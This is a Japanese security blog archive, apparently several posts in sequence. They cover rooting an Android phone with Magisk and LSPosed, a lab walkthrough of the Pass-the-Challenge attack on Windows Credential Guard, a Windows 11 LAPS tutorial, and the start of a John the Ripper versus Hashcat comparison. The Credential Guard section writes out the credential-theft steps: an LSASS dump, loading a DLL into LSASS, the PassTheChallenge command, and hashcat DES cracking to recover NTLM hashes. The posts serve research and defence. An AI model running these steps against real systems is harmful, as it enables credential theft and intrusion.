
Googleの公式ページから、Android端末の現在のビルド番号と一致するOSイメージをダウンロードします。

Android端末のビルド番号はSettingsのAbout phoneから確認できます。

ダウンロードしたzipファイルを解凍し、さらに解凍後のフォルダに含まれているzipファイルも解凍します。

解凍したフォルダ内にboot.imgというファイルが存在するので、そのファイルをコマンドadb push boot.img /sdcard/Download/によってAndroid端末の内部ストレージへコピーします。

MagiskによるOSイメージへのパッチ適用

Magiskのリリースページから最新版のapkファイルをダウンロードします。

次に、コマンドadb install Magisk-<version>.apkを実行し、Android端末にMagiskアプリをインストールします。

Android端末側でインストールしたMagiskアプリを起動し、Install -> Select and Patch a File -> boot.img -> LET'S GOの手順でOSイメージにパッチを当てます。

パッチの適用に成功すると、boot.imgと同じディレクトリにパッチ適用済みのOSイメージが生成されます。

次に、コマンドadb pull /sdcard/download/magisk_patched-26000_CJKbq.imgを実行し、パッチ適用済みのOSイメージをパソコンにコピーしておきます。

パッチを当てたOSイメージの書き込み

コマンドadb reboot bootloaderを実行し、再度ブートローダを起動します。

次に、コマンドfastboot flash boot magisk_patched-26000_CJKbq.imgを実行し、パッチ適用済みのOSイメージをAndroid端末へ書き込みます。

このとき、「Waiting for any device」というメッセージが表示され、書き込みが進行しないことがあります。 その場合は、Googleの公式ページからGoogle USB Driverをダウンロードし、パソコンへインストールすることで解消する可能性があります。

最後に、コマンドfastboot rebootを実行し、Android端末を再起動します。 これでAndroid端末のroot化が完了しました。

root権限を行使できるか確認

コマンドadb shellを実行することでAndroid端末のシェルへ入り、root権限を行使可能か確認します。

このとき、Android端末上でroot権限行使の承認を求められるため、許可します。

uidが0であることから、root権限を行使可能であることを確認できます。

LSPosed Frameworkの導入

Android端末のroot化は完了したので、LSPosed Frameworkもインストールしておきます。 LSPosedはシステムやアプリをユーザが直接フッキングしなくても、これらの挙動を変更してくれるモジュールのフレームワークです。

Androidアプリのデバッグを行う上で、いずれFridaなどを使用して手動でフッキングを行うことになりますが、すでにモジュール化されているものについてはLSPosedによってその機能を利用することが可能です。

以前はXposed Frameworkが利用されていましたが、開発終了に伴いEdXposed Frameworkが主流となり、今ではEdXposedも開発されなくなったため、後継となるLSPosedが主流となりました。

また、以前はフッキングの仕組みとしてRiruというモジュールが利用されていましたが、現在はRiruの開発が終了し、Zygiskへ統合・移行しているようなので本記事でもZygiskを利用しています。

Riruの説明やRiruとZygiskの違いについては、以下の記事の解説が参考になります。

www.xda-developers.com

Zygiskの有効化

Magiskアプリの設定を開き、Zygiskを有効化後、Android端末を再起動します。

LSPosed Frameworkのインストール

LSPosedのリリースページから最新版のzipファイル(Zygisk版)をダウンロードします。

次に、ダウンロードしたzipファイルをコマンドadb push LSPosed-<version>-zygisk-release.zip /sdcard/Download/によってAndroid端末の内部ストレージへコピーします。

Magiskアプリを起動し、Modules -> Install from storage -> LSPosed-<version>-zygisk-release.zip -> OK -> Rebootの手順でLSPosedをインストールします。(Android端末が再起動します。)

LSPosedはアプリのアイコンが存在しないので、通知から起動する必要があります。 初回起動時にショートカットの作成について聞かれるので、次回以降他のアプリと同様の方法で起動できるようショートカットを作成しておくと便利です。

LSPosedの起動画面にActivatedと表示されていれば、インストール完了です。

おわりに

Android端末は、root化が容易で自由度も非常に高いところが良く、個人的にはiOSより好きです。

今回でroot化済みのAndroid端末が準備できたので、次はFridaによるAndroidアプリのデバッグなどをやっていきたいと思っています。

参考文献


  1. Android端末のDeveloper optionsとUSB debuggingを有効化する必要があります。↩

Pass-the-Challengeとは?Credential Guardを回避する新しい攻撃手法について調べてみた

2022年12月末にPass-the-Challengeと呼ばれるWindowsに対する新たな攻撃手法が公開されました。

research.ifcr.dk

これは、NTLMハッシュやKerberosチケットなどの資格情報の保護を目的としたWindowsの機能であるWindows Defender Credential Guard(以下、Credential Guardとする)をバイパスし、暗号化されたNTLMハッシュを回復する攻撃手法です。 本記事では、このPass-the-Challengeについて調べた内容を解説します。

※注意
本記事の内容は犯罪行為を助長するものではありません。サイバー空間の安心・安全な環境を確保する目的にのみ利用し、絶対に悪用しないでください。

Credential Guardとは

Credential Guardとは、NTLMハッシュやKerberosチケットなどの資格情報の保護を目的としたWindowsの機能です。 デフォルトでは無効の機能ですが、Windows 11 Enterprise 22H2およびWindows 11 Education 22H2以降の、Credential Guardと互換性のある端末ではデフォルトで有効となります1。

Credential Guardが無効の場合、ドメインに紐づく資格情報はLSA(Local Security Authority)と呼ばれる、Windowsの認証を司るサブシステムによって管理されています。 そのため、資格情報はLSASS(LSAのプロセス)のメモリ上に直接保存されます。

このとき、端末のローカル管理者権限を行使可能であれば、LSASSのメモリからNTLMハッシュやKerberosチケットを取り出すことができ、Pass-the-HashやPass-the-Key、Pass-the-Ticketといった攻撃に悪用される恐れがあります。

それに対しCredential Guardは、仮想化ベースセキュリティ(Virtualization-based security)によって資格情報をLSAから分離します。

Credential Guardが有効の場合、下図のように仮想化ベースセキュリティによってホストのWindowsOSとは異なるVM内で、LSAIsoと呼ばれるプロセスが実行されます。

Credential Guardのアーキテクチャ(Microsoft Learnより引用2)

LSAIsoは資格情報の暗号化や復号といった資格情報の直接的な操作のみを担当し、LSASSは認証が必要な他のプログラムと通信を行うなどといった資格情報の使用を担当しています。

LSAIsoを呼び出すことができるのはLSASSのみであり、資格情報を直接操作できるのはLSAIsoのみであるため、他のプログラムは資格情報の閲覧や復号を行うことができず、資格情報が保護される仕組みとなっています。

実際に、Credential Guardが有効な端末でLSASSのメモリをダンプしてみると、以下のように暗号化されたNTLMハッシュが保存されており、悪用が困難であることを確認できます。

Pass-the-Challengeの概要

Pass-the-Challengeとは、Credential Guardによって保護、暗号化された資格情報からNTLMハッシュを回復するための攻撃手法であり、2022年12月27日にOliver Lyak(@ly4k_)氏によって公開されました。

すでに侵害されたサーバにおいて、これから新たにログオンするユーザを標的とした従来のCredential Guardのバイパス手法とは異なり、サーバが侵害される前にログオンしていたユーザのNTLMハッシュも回復できるという特徴があります。

なお、元の記事ではLSAIsoのNtlmIumCalculateNtResponseメソッドを悪用するPtCv1と、NtlmIumLm20GetNtlm3ChallengeResponseメソッドを悪用するPtCv2の2つの手法が公開されていますが、本記事ではPtCv1を中心に解説します。

PtCv1の仕組み

以下は、PtCv1の主な流れを示した図です。

まず、LSASSのメモリから後に必要となる情報(Context Handle、Proxy Info、Encrypted blob)をダンプします(①)。 次に、LSAIsoを悪用するためのライブラリであるSecurityPackage.dllをLSASSにロードし(②)、SecurityPackage.dllを介してLSAIsoのNtlmIumCalculateNtResponseメソッドを呼び出します(③)。

ここで登場するNtlmIumCalculateNtResponseメソッドとは、NetNTLMv1による認証を行う際にNetNTLMv1の応答値を計算するためのメソッドです。 最近のWindowsではNetNTLMv1による認証はデフォルトで無効化されているものの、LSAIsoには後方互換性のために応答値を計算するメソッドが残っており、それを悪用しています。 なお、NtlmIumCalculateNtResponseメソッドを呼び出す際に、最初にLSASSのメモリからダンプした情報と固定のチャレンジ値「1122334455667788」を用いています。

最後に、NtlmIumCalculateNtResponseメソッドによってNetNTLMv1応答値が計算され、SecurityPackage.dllに返ってきます(④)。

NetNTLMv1の仕組み

上述のPtCv1によって、NetNTLMv1応答値を取得可能であることがわかりました。 しかし、NetNTLMv1応答値はそのままでは悪用ができないため、NetNTLMv1応答値を元に平文パスワードかNTLMハッシュを特定する必要があります。

以下は、NetNTLMv1応答値の生成方法を示した図です。

NetNTLMv1応答値の生成方法

John the RipperやHashcatなどの主要なパスワードクラッキングツールはNetNTLMv1に対応しているため、平文パスワードの強度次第ではNetNTLMv1応答値を元に直接平文パスワードを特定することができます。

しかし、上図のとおりNetNTLMv1応答値の生成には危殆化した暗号化方式であるDES暗号が使われており、チャレンジ値と暗号文さえわかれば現実的な時間で秘密鍵を特定することが可能です。 秘密鍵を特定することができれば、秘密鍵のもととなっているNTLMハッシュを回復することができるため、平文パスワードが十分な強度を持っていることによって特定できなかったとしても悪用することができてしまいます。

ここでは、チャレンジ値は「1122334455667788」であることがわかっており、PtCv1によって暗号文(NetNTLMv1応答値)もわかっているため、NTLMハッシュの回復が可能であることがわかります。

元の記事では、crack.shというオンラインサービスを利用してNetNTLMv1応答値からNTLMハッシュを回復しています。 crach.shはDES暗号のレインボーテーブルを保持しており、高速でNTLMハッシュを回復できるみたいです。
(実際にアップロードしても問題ないデータを送信してみましたが、1分ほどでNTLMハッシュを回復することができました。)

しかし、機密情報をオンラインサービスにほいほいアップロードするわけにはいかないため、後述の技術的な検証では自力でNTLMハッシュの回復を行っています。

Pass-the-Challengeの対策

Pass-the-Challengeは、現在のCredential Guardの仕様に基づく攻撃手法であり、記事執筆時点では根本的な対策が困難であると考えられます。

そのため、多層防御の観点から以下のような普遍的な対策が有効です。

  • そもそも端末に侵入されないための対策
  • 端末に侵入されてもそれ以上侵入範囲を拡大されないための対策
  • 侵入されてしまった場合に早期に検知するための監視・運用体制の強化

具体的な対策方法の例としては、以下の資料が参考になります。

www.jpcert.or.jp

なお、Credential Guardは攻撃の障壁として十分有効な機能であるため、本記事によってCredential Guardは意味がないなどといった受け取り方をしないようにお願いします。

技術的な検証

ここからは、実際に検証環境上でPass-the-Challengeを行った内容を解説します。 Pass-the-Challengeの対象となるアカウントのパスワードにはzmh4A5HVXG3sCiwuESKhを設定しています。

仮想マシンにおけるCredential Guardの有効化

MicrosoftによるCredential Guardの要件3を確認したところ、以下のような記述があったため、Hyper-V仮想マシン上にCredential Guardの検証環境を構築することにしました。

Requirements for running Windows Defender Credential Guard in Hyper-V virtual machines

  • The Hyper-V host must have an IOMMU, and run at least Windows Server 2016 or Windows 10 version 1607.
  • The Hyper-V virtual machine must be Generation 2, have an enabled virtual TPM, and be running at least Windows Server 2016 or Windows 10.
    • TPM is not a requirement, but we recommend that you implement TPM.

まずは、Hyper-V上に仮想マシン(Windows 10 Enterprise 22H2)をインストールします。このとき、上記要件のとおり第2世代を選択します。

インストール後、TPMを有効化します。

次に、仮想マシンを適当なドメインに参加させます。これは、Credential Guardによる保護の対象がドメインに紐づく資格情報である4ためです。

最後に、ローカルグループポリシーから仮想化ベースセキュリティとCredential Guardを有効化します。 ローカルグループポリシーのパスはComputer Configuration -> Administrative Templates -> System -> Device Guard -> Turn On Virtualization Based Securityで、設定内容は以下のとおりです。

Mimikatzを用いて、実際にCredential Guardが有効になっているか確認してみます。

LSASSのメモリをダンプした結果、図のように暗号化されたNTLMハッシュが表示されれば、Credential Guardが有効化されています。

Pass-the-Challengeの実行

上記で解説したPtCv1を実際に試してみます。

Pypykatzのインストールと実行

Pass-the-Challengeに必要な情報(Context Handle、Proxy Info、Encrypted blob)をダンプするため、Oliver Lyak氏によって変更が加えられたPypykatzを仮想マシン上にインストールします。

C:\> python -V
Python 3.11.1

C:\> python -m pip install minidump minikerberos aiowinreg msldap winacl
C:\> git clone https://github.com/ly4k/Pypykatz.git
C:\> cd pypykatz\
C:\> python setup.py install

管理者権限でコマンドプロンプトを開き、PypykatzによってLSASSのメモリをダンプします。

これにより、必要な情報(Context Handle、Proxy Info、Encrypted blob)を入手することができました。

SecurityPackage.dllのロード

PassTheChallengeのリリースページからPassTheChallenge.exeとSecurityPackage.dllをダウンロードし、SecurityPackage.dllをLSASSにロードします。

NetNTLMv1応答値の取得

以下のコマンドによって、NetNTLMv1応答値を取得します。

C:\> PassTheChallenge.exe nthash <Context Handle>:<Proxy Info> <Encrypted blob>

実際に、NetNTLMv1応答値が取得できていることを確認できます。

NTLMハッシュの回復

上述のとおり、取得したNetNTLMv1応答値をcrack.shにアップロードすることでNTLMハッシュを回復することができ、Pass-the-Hashなどに悪用できてしまいますが、ここでは自力でNTLMハッシュを回復してみます。

基本的なアプローチ方法としては、上図「NetNTLMv1応答値の生成方法」の手順を逆に行います。 また、Hashcatのフォーラムにて、NetNTLMv1応答値からNTLMハッシュを回復する方法が解説されているため、こちらも参考にします。

hashcat.net

まずは、NetNTLMv1応答値(24Bytes)を3分割し、それぞれct1、ct2、ct3とします。

  • ct1: C983F4DF622452F3
  • ct2: 5F4B79678441E9E0
  • ct3: 95BA5A87B298E15E

それぞれのDES暗号文のうち、ct3に関しては秘密鍵のもととなるNTLMハッシュ5の後ろ5Bytesが\x00であるため、実質的な鍵空間が2Bytesしかありません。 そのため、容易にその2Bytes(=NTLMハッシュの末尾2Bytes)を求めることが可能です。

hashcat-utilsに含まれるct3_to_ntlm.exeを使用します。

C:\> ct3_to_ntlm.exe <ct3> <Challenge>

NTLMハッシュの末尾2Bytesが「e566」であることがわかりました。

次に、Hashcatを用いてct1、ct2を解析し、それぞれの秘密鍵を求めます。 解析対象として以下のファイルを用意します。 フォーマットは<DES暗号文>:<平文(チャレンジ値)>です。

このファイルをHashcatで解析します。

C:\> hashcat.exe -m 14000 -a 3 -1 charsets\DES_full.hcchr --hex-charset hashes.txt ?1?1?1?1?1?1?1?1

これにより、秘密鍵が特定できるはずですが、それなりに時間がかかります。 手元の環境6では、解析終了までの予想時間が14日ほどでした。
(それでも、攻撃という観点では十分現実的な時間です。)

今回は平文パスワードが既知であるため、秘密鍵を逆算し、時間の短縮を図ります。


(2023.02.07 追記)
実際にDES暗号の解析を行ったところ、丸14日間で秘密鍵を特定することができ、NTLMハッシュを回復できました。


ntlmv1-multiというツール群に含まれる、ntlm-to-des.pyを用いて秘密鍵を計算します。 なお、NTLMハッシュは以下のLinuxコマンドで求めることができます。

2つの秘密鍵を求めることができました。 ツールの出力によって次のコマンドが指示されていますが、一旦それを無視し、以下のファイルを作成します。

このファイルを辞書ファイルとし、Hashcatで解析します。

C:\> hashcat.exe -m 14000 -a 0 --hex-charset hashes.txt des.cand

解析結果は以下のとおりです。

正解の秘密鍵のみが含まれたファイルを辞書ファイルとして指定しているため、当たり前ではありますが一瞬で解析が終了します。 しかし、これにより上記の時間のかかる総当たりを実施した場合にも、同様の結果を得られることが推測されます。

最後に、2つの秘密鍵から残りのNTLMハッシュ14Bytes分を求めます。 これは適当なツールが見当たらなかったため、簡単なプログラムを自作しました。

これで、NTLMハッシュを回復することができました。 Hashcatによる解析の際に求めたNTLMハッシュとも一致していることを確認できます。

ここまでで、ようやく以下の目的が達成となります。

  • Pass-the-ChallengeによるCredential GuardのバイパスとNetNTLMv1応答値の入手
  • NetNTLMv1からNTLMハッシュの回復

なお、最後に使用したプログラムのソースコードはここにあります。

おわりに

本記事では、Credential Guardをバイパスする新しい攻撃手法「Pass-the-Challenge」について解説しました。

元の記事ではPass-the-Challengeで使用したツールに関する仕様や実装など、技術的にさらに詳しく解説されています。 興味のある方はぜひそちらも読んでみてください。

参考文献

Windows 11で新しくなったLAPSを使ってみた

Active Directory環境におけるローカル管理者アカウント管理ツールとして、LAPS(Local Administrator Password Solution)というものが存在します。 これは、Microsoftが公式に提供している無償ツールであるものの、Windows標準機能ではなくあくまで外部ツールであるため、すべての管理対象端末にインストールする必要があり、導入に一定のハードルがありました。

しかし、このLAPSがWindows標準機能としてOSに組み込まれる予定であり、すでにWindows 11 Insider Preview Buildによって新しいWindows LAPSを使用することができます。 検証環境を用いて、実際に新しいWindows LAPSを触ってみたので、その使い方や従来のLAPSとの違いを紹介します。

※注意
本記事の内容はWindows 11 Insider Preview Buildに含まれる機能を検証したものであり、正式リリース版は内容が異なる可能性があります。

LAPS(Local Administrator Password Solution)とは

LAPS(Local Administrator Password Solution)とは、Active Directoryに参加しているコンピュータのローカル管理者アカウントのパスワードを一括管理するためのツールです。

大量に存在するドメインコンピュータのローカル管理者アカウントすべてに、複雑かつ異なるパスワードを設定し人の手で管理することは容易ではなく、パスワードを使い回している環境は少なくありません。

Active Directory環境を狙う攻撃者は、そういったパスワードの使い回しを悪用し、侵入範囲の拡大を行います1。

そこで活躍するのがLAPSです。LAPSを導入することによって以下のことが可能となります。

  • 各ドメインコンピュータのローカル管理者アカウントごとに異なるパスワードを自動で設定
  • 設定されたパスワードはドメインコントローラに保存
  • 設定されたパスワードはLAPS管理者のみ閲覧可能
  • 設定されるパスワードのルール(長さや文字種など)指定や定期的なパスワードの自動変更も可能


従来のLAPSアーキテクチャ(Microsoft LAPS導入ガイドより引用2)

具体的なLAPSの導入方法については、Microsoftによるこちらの記事(日本語)が参考になりますが、大まかな流れとしては以下のとおりです。

  1. LAPSツールのインストール
  2. Active Directoryの構成変更
  3. Active Directoryグループポリシーの設定

上記手順のとおり、従来のLAPSを利用するためには以下の端末それぞれにツールのインストールが必須であることから、導入に一定のハードルがありました。

  • ドメインコントローラ:GPO Editor templates
  • LAPS管理用端末:Management Tools(PowerShell module and Fat client UI)
  • すべての管理対象端末:AdmPwd GPO Extension

そんなLAPSですが、2022年6月22日よりリリースされたWindows 11 Insider Preview Build 25145以降のバージョンではWindows LAPSとして生まれ変わり、OSに組み込まれています。

forest.watch.impress.co.jp

Windows LAPSについて

従来のLAPSと比較したWindow LAPSの最も大きな変更点としては、LAPSクライアントツールとLAPS管理ツールのいずれもWindows標準機能としてOSに組み込まれているため、端末にツールをインストールする必要がないという点です。

そのため、導入の際にいくつかの作業を行う必要がなくなりました。

  • 必要のなくなった作業
    • すべての管理対象端末に対するLAPSクライアントツール(AdmPwd GPO Extension)のインストール
    • LAPS管理用端末へのLAPS管理ツールのインストール
  • 現在も必要な作業

その他にも、機能の強化を中心とした変更点がいくつか存在します。

  • 保存されるパスワードの暗号化に対応
  • DSRMアカウントパスワードのバックアップに対応
  • 複数のグループポリシーを追加
  • LAPSコマンドレットの変更
  • LAPS UI(LAPSを管理するGUIツール)が削除され、PowerShellモジュールに統合

Windows LAPSを実際に使ってみた

検証環境を用意し、Windows 11のWindows LAPSを実際に使ってみました。

用意した検証環境は以下のとおりで、新旧いずれのLAPSも未導入のActive DirectoryにInsider Preview BuildのWindows 11を参加させた状態です。

  • 検証環境
    • ドメインコントローラ:
      • Windows Server 2019 Version 1809(OS Build 17763.3113)
    • LAPS管理端末兼パスワード管理対象端末(ドメイン参加済み):
      • Windows 11 Version 22H2(OS Build 25262.1000)

Active Directoryスキーマの拡張

従来のLAPSであれば、LAPS管理ツールをインストールした端末上でPowerShellモジュールをインポートしActive Directoryスキーマの拡張を行いますが、Insider Preview BuildのWindows 11にはすでにPowerShellモジュールが入っています。

PS C:\> Get-Command -Module LAPS

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Get-LapsAADPassword                                1.0.0.0    LAPS
Function        Get-LapsDiagnostics                                1.0.0.0    LAPS
Cmdlet          Find-LapsADExtendedRights                          1.0.0.0    LAPS
Cmdlet          Get-LapsADPassword                                 1.0.0.0    LAPS
Cmdlet          Invoke-LapsPolicyProcessing                        1.0.0.0    LAPS
Cmdlet          Reset-LapsPassword                                 1.0.0.0    LAPS
Cmdlet          Set-LapsADAuditing                                 1.0.0.0    LAPS
Cmdlet          Set-LapsADComputerSelfPermission                   1.0.0.0    LAPS
Cmdlet          Set-LapsADPasswordExpirationTime                   1.0.0.0    LAPS
Cmdlet          Set-LapsADReadPasswordPermission                   1.0.0.0    LAPS
Cmdlet          Set-LapsADResetPasswordPermission                  1.0.0.0    LAPS
Cmdlet          Update-LapsADSchema                                1.0.0.0    LAPS

ちなみに、従来のLAPS PowerShellモジュールのコマンドレットは以下のとおりです。

PS C:\> Get-Command -Module AdmPwd.PS

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          Find-AdmPwdExtendedRights                          5.0.0.0    AdmPwd.PS
Cmdlet          Get-AdmPwdPassword                                 5.0.0.0    AdmPwd.PS
Cmdlet          Reset-AdmPwdPassword                               5.0.0.0    AdmPwd.PS
Cmdlet          Set-AdmPwdAuditing                                 5.0.0.0    AdmPwd.PS
Cmdlet          Set-AdmPwdComputerSelfPermission                   5.0.0.0    AdmPwd.PS
Cmdlet          Set-AdmPwdReadPasswordPermission                   5.0.0.0    AdmPwd.PS
Cmdlet          Set-AdmPwdResetPasswordPermission                  5.0.0.0    AdmPwd.PS
Cmdlet          Update-AdmPwdADSchema                              5.0.0.0    AdmPwd.PS

新旧のコマンドレットを比較してみると、コマンドレット名が若干変わり、数も増えていることが分かります。

Update-LapsADSchemaを使用してActive Directoryスキーマの拡張を行います。このとき、「Schema Admins」または「Enterprise Admins」に所属するドメインアカウントを使用します。

PS C:\> Import-Module LAPS
PS C:\> Update-LapsADSchema

The 'ms-LAPS-Password' schema attribute needs to be added to the AD schema.
Do you want to proceed?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): A


これにより、コンピュータオブジェクトに「msLAPS-Password」や「msLAPS-PasswordExpirationTime」など6つの属性が追加されます。

なお、従来のLAPSで追加される属性は「ms-McsAdmPwd」と「ms-Mcs-AdmPwdExpirationTime」の2つだったので、Windows LAPSでは属性の数も増えていることが分かります。

管理対象端末のコンピュータオブジェクトに対するアクセス権の設定

ドメインコントローラ上で新しくOU(Organization Unit)を作成し、LAPSによるローカル管理者アカウントのパスワード管理の対象となる端末を追加します。ここでは、「LAPS」というOUを作成し「WIN11-WS03」という端末を追加しています。

次に、作成したOUに所属する端末のコンピュータオブジェクトに対するアクセス権を設定します。この作業はドメインコントローラではなく、先ほどActive Directoryスキーマの拡張を行ったPowerShell上で行います。

PS C:\> Set-LapsADComputerSelfPermission -Identity LAPS

Name DistinguishedName
---- -----------------
LAPS OU=LAPS,DC=ad,DC=example,DC=local

ローカルグループポリシーの編集

管理対象端末のローカルグループポリシーからLAPSによるパスワード管理を有効化します。

実運用ではグループポリシーによって一括でLAPSを有効化することになると思いますが、現状ドメインコントローラ側にLAPSのGPOテンプレートがないため、ここではローカルグループポリシーを用いています。


(2023.01.24 追記)
ADMXを使用することによってドメインコントローラ側でも設定可能であることを教えていただきました。

learn.microsoft.com


ローカルグループポリシーにおけるLAPSのパスは、Computer Configuration -> Administrative Templates -> System -> LAPSです。設定値は以下の2つの項目を明示的に指定し、残りの項目はデフォルトのままにしています。

  • Configure password backup directory:Enabled(Active Directory)
  • Enable password encryption:Enabled

なお、各項目の詳細はMicrosoft公式のドキュメントに記載されています。

ちなみに、従来のLAPSのGPOテンプレートは以下の4項目であり、ここでもパスワードの暗号化やDSRMアカウントに関する項目が増えていることを確認できます。

パスワードの確認

Windows 11から一度サインアウトし、ローカル管理者アカウント(Built-in Administrator)によるログオンを試みると、すでにパスワードが変わっているためログオンできないことを確認できます。


ここで、ドメインコントローラから対象コンピュータオブジェクトの「msLAPS-EncryptedPassword」属性を確認してみると、暗号化されたパスワードが保存されていることが分かります。

平文パスワードはGet-LapsADPasswordコマンドで確認が可能です。

PS C:\> Import-Module LAPS
PS C:\> Get-LapsADPassword -Identity WIN11-WS03 -AsPlainText

ComputerName        : WIN11-WS03
DistinguishedName   : CN=WIN11-WS03,OU=LAPS,DC=ad,DC=example,DC=local
Account             : Administrator
Password            : +4m[25)+DKRfa+
PasswordUpdateTime  : 12/26/2022 8:39:50 PM
ExpirationTimestamp : 1/25/2023 8:39:50 PM
Source              : EncryptedPassword
DecryptionStatus    : Success
AuthorizedDecryptor : AD\Domain Admins

なお、デフォルトの設定では暗号化されたパスワードを復号できるのはドメイン管理者アカウント(Domain Admins)のみですが、ローカルグループポリシーの「Configure authorized password decryptors」によって変更することも可能です。

おわりに

本記事では、Windows 11で新しくなったLAPSを実際に使用し、従来のLAPSとの相違点を紹介しました。

Active Directory環境において、マルウェアの感染範囲拡大につながる設定・運用不備はいくつかありますが、ローカル管理者アカウントのパスワードの使い回しもその1つです。

新しくなったWindows LAPSも(現状は)Active Directoryの構成変更が必要であるため、運用中のActive Directoryに気軽に適用とはいかないと思いますが、従来よりもハードルが下がり始めていることは確かです。本記事のような情報が情シス担当者やセキュリティ担当者の方に届き、セキュアな環境が少しでも増えれば嬉しいです。

参考文献


  1. 実際にパスワードの使い回しを悪用する場合、パスワードの使い回しだけでなく他にもいくつかの条件を満たす必要がありますが、Built-in Administratorのパスワードが使い回されているかつ管理共有が有効(デフォルトの設定)であれば容易に悪用が可能です。パスワードの使い回しを悪用した横展開の条件については、こちらの記事が非常に参考になります。↩
  2. Microsoft LAPS導入ガイド(引用した画像は一部を修正しています)↩

John the RipperとHashcatの違いや使い分け方について

代表的なパスワードハッシュ値の解析ツールとして、John the RipperとHashcatがあります。 好みや知名度、情報量の多さなど様々な理由でどちらを使用するか選択されていると思いますが、両ツールには機能や性能について違いがあります。 しかし、公式サイトの説明だけではその違いが分かりづらいと感じたため、実際に検証した内容を紹介します。

ペネトレーションテストや脆弱性診断といった実際の業務はもちろん、VulnHubやHacking The Boxといったセキュリティ学習において、オフラインパスワードクラッキングを行う際の参考になれば幸いです。

※注意
本記事の内容は犯罪行為を助長するものではありません。サイバー空間の安心・安全な環境を確保する目的にのみ利用し、絶対に悪用しないでください。

忙しい人向けのまとめ

  • 両ツールとも主要OS(Linux、Windows、macOS)、およびGPGPUに対応しているため、動作環境による優劣は少ない
  • 両ツールとも、片方のみがサポートするハッシュタイプが存在する
    • 解析対象のハッシュタイプを片方のツールのみがサポートしている場合は必然的にそちらを使用することになる
    • GPGPUに対応したハッシュタイプはHashcatの方が充実している
  • 解析対象のハッシュタイプを両ツールがサポートしている場合、辞書リストベースの攻撃はJohn the Ripper、総当たりベースの攻撃はHashcatで行うのが良さそう
    • John the Ripperの辞書リスト攻撃では、Jumboというカスタムルールが非常に便利
    • GPGPUによる総当り攻撃は、Hashcatの方が高速であることが多い

各ツールの概要

John the RipperとHashcatはいずれもオープンソースのハッシュ解析ツールです。主にパスワードハッシュ値から平文パスワードを特定する目的に使用されます。

John the Ripper

John the Ripperは、1996年にバージョン1.0がDOS向けにリリース1されたようです。 非常に古くから存在しているため、初期の頃の正確な情報は分かりませんでしたが、GitHubのリポジトリは2011年12月に作成されており、少なくともそれ以降の変更履歴は調べることができます。

